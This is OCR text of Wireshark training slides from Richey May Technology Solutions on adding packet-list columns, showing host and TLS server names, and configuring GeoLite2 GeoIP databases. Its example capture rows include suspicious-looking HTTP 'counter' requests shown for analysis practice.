147	65.445422	50.63.125.1	192.168.22.94	TCP	80	80 → 49161
148	65.445593	192.168.22.94	50.63.125.1	TCP	49161	49161 → 80

RICHEY MAY
TECHNOLOGY SOLUTIONS


Follow Along: Columns to Add/Remove

- **Remove**
  - Length (now)
- **Add**
  - Source Port (now)
  - Destination Port (now)
  - HTTP Host (later)
  - HTTPs Server (later)
  - GeoIP Country (later)

RICHEY MAY
TECHNOLOGY SOLUTIONS

Time

- UTC time for report
- View
  - Time Display Format
    - UTC Date/Time
    - Seconds




RICHEY MAY
TECHNOLOGY SOLUTIONS

Column Alignment

Protocol	SrcPort	DstPort	Info
DHCP	68	67	DHCP
DHCP	67	68	DHCP
DHCP	68	67	DHCP
DHCP	67	68	DHCP

Left Right Right Left




Protocol	SrcPort	DstPort	Info
DHCP	68	67	DHCP
DHCP	67	68	DHCP
DHCP	68	67	DHCP
DHCP	67	68	DHCP

RICHEY MAY
TECHNOLOGY SOLUTIONS

Host Column

- Details Pane
  - Right click on field
  - Apply as Column




No.	Time	Source	Destination	Protoc	SrcPort	DstPort	Host	Info
66	10.701587	192.168.22.94	23.215.98.249	HTTP	49157	80	www.msftncsi.com	GET /ncsi.txt HTTP/1.1
96	62.831266	192.168.22.94	50.62.238.1	HTTP	49158	80	bv.truecompassdesigns.net	GET /counter/?0000001MKc
104	63.078127	192.168.22.94	184.168.187.1	HTTP	49159	80	grandrapidsnonprofits.com	GET /counter/?0000001MKc
115	64.742775	192.168.22.94	97.74.144.145	HTTP	49160	80	suburban-sanitation.com	GET /counter/?0000001MKc
149	65.445818	192.168.22.94	50.63.125.1	HTTP	49161	80	nailcountryandtan.com	GET /counter/?0000001MKc

RICHEY MAY
TECHNOLOGY SOLUTIONS

HTTPS Column

- Details Pane
  - Right click on field
  - Apply as Column




Right Click > Apply as Column

Src.IP	Src.Port	Dst.IP	Dst.Port	Server Name	Info
192.168.22.94	49233	52.17.6.200	443	www.street-crime.com	Client Hello

RICHEY MAY
TECHNOLOGY SOLUTIONS

Export/Share Profiles



RICHEY MAY
TECHNOLOGY SOLUTIONS

GeoIP in Wireshark


- Wireshark does not come with GeoIP database by default 😢
- Paid and Free (GeoLite2) versions
- Restart Wireshark after adding the GeoIP directories

Downloads

Database	MaxMind DB binary, gzipped
GeoLite2 City	Download (md5 checksum)
GeoLite2 Country	Download (md5 checksum)
GeoLite2 ASN (Autonomous System Number)	Download (md5 checksum)

RICHEY MAY
TECHNOLOGY SOLUTIONS


GeoIP Setup





- Extract GeoLite2 archive folders to
  - C:\Windows\ProgramData\GeoIP
- Preferences
- Name Resolution
- MaxMind Database Directories > Edit
- Add Directory
- Database Path =
  - C:\Windows\ProgramData\GeoIP\GeoLite2-[type]\

RICHEY MAY
TECHNOLOGY SOLUTIONS

GeoIP Setup





